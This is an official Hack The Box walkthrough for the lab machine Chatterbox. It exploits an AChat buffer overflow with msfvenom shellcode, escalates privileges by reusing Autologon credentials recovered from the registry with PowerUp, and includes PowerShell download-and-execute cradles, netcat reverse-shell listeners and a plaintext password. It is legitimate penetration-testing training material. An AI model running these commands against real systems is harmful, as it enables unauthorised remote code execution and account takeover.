Hack The Box

PEN-TESTING LABS

Chatterbox

16th June 2018 / Document No D18.100.07

Prepared By: Alexander Reid (Arrexel)

Machine Author: lkys37en

Difficulty: Easy

Classification: Official

SYNOPSIS

Chatterbox is a fairly straightforward machine that requires basic exploit modification or Metasploit troubleshooting skills to complete.

Skills Required


- Beginner/intermediate knowledge of Linux
- Beginner/intermediate knowledge of PowerShell

Skills Learned

- Modifying publicly available exploits
- Basic PowerShell reverse shell techniques
- Enumerating Windows Registry

Enumeration

Nmap



Target: 10.10.10.74
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 10.10.10.74

10.10.10.74

	Port	Protocol	State	Service	Version
✓	9255	tcp	open	http	AChat chat system httpd
✓	9256	tcp	open	achat	AChat chat system


Nmap finds only AChat running on the machine.

Exploitation


AChat Buffer Overflow

Exploit: https://www.exploit-db.com/exploits/36025/


Using msfvenom, it is possible to generate shellcode for use in the above exploit. The command **msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \"IEX(New-Object Net.WebClient).downloadString('http://<LABIP>/writeup.ps1')\"" -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python** will generate shellcode which downloads and executes a powershell script from the attacking machine. Opening a reverse shell is fairly trivial.



```
root@kali:~/Desktop/writeups/chatterbox# python 36025.py
---->{P00F}!
```



```
root@kali:~/Desktop/writeups/chatterbox# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.74 - - [24/Jun/2018 13:47:08] "GET /writeup HTTP/1.1" 200 -
```




```
root@kali:~/Desktop/wordlists# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.74] 49161
whoami
chatterbox\alfred
PS C:\Windows\system32>
```

Privilege Escalation

Administrator

PowerUp: https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1


Running PowerUp reveals a set of Autologon credentials hidden in the registry.




```
[*] Checking for Autologon credentials in registry...


DefaultDomainName    :
DefaultUserName      : Alfred
DefaultPassword      : Welcome1!
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

Attempting to re-use this password with the Administrator account is successful, and can be achieved using powershell or by opening SMB and using impacket's psexec. Using powershell, the command **$passwd** = **ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force;$creds** = **New-Object System.Management.Automation.PSCredential('administrator' $passwd)** will store the credentials in **$creds** for the session. A reverse shell can now be opened with the supplied credentials using the command **Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object Net.webClient).downloadString('http://<LAB IP>/writeup')" -Credential $creds**



```
PS C:\Windows\system32> Start-Process -FilePath "powershell" -argumentlist "IEX(
New-Object Net.webClient).downloadString('http://10.10.14.10/writeup')" -Credent
ial $creds
```



```
root@kali:~/Desktop/writeups/chatterbox# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.74] 49168

PS C:\Windows\system32> whoami
chatterbox\administrator
PS C:\Windows\system32> 
```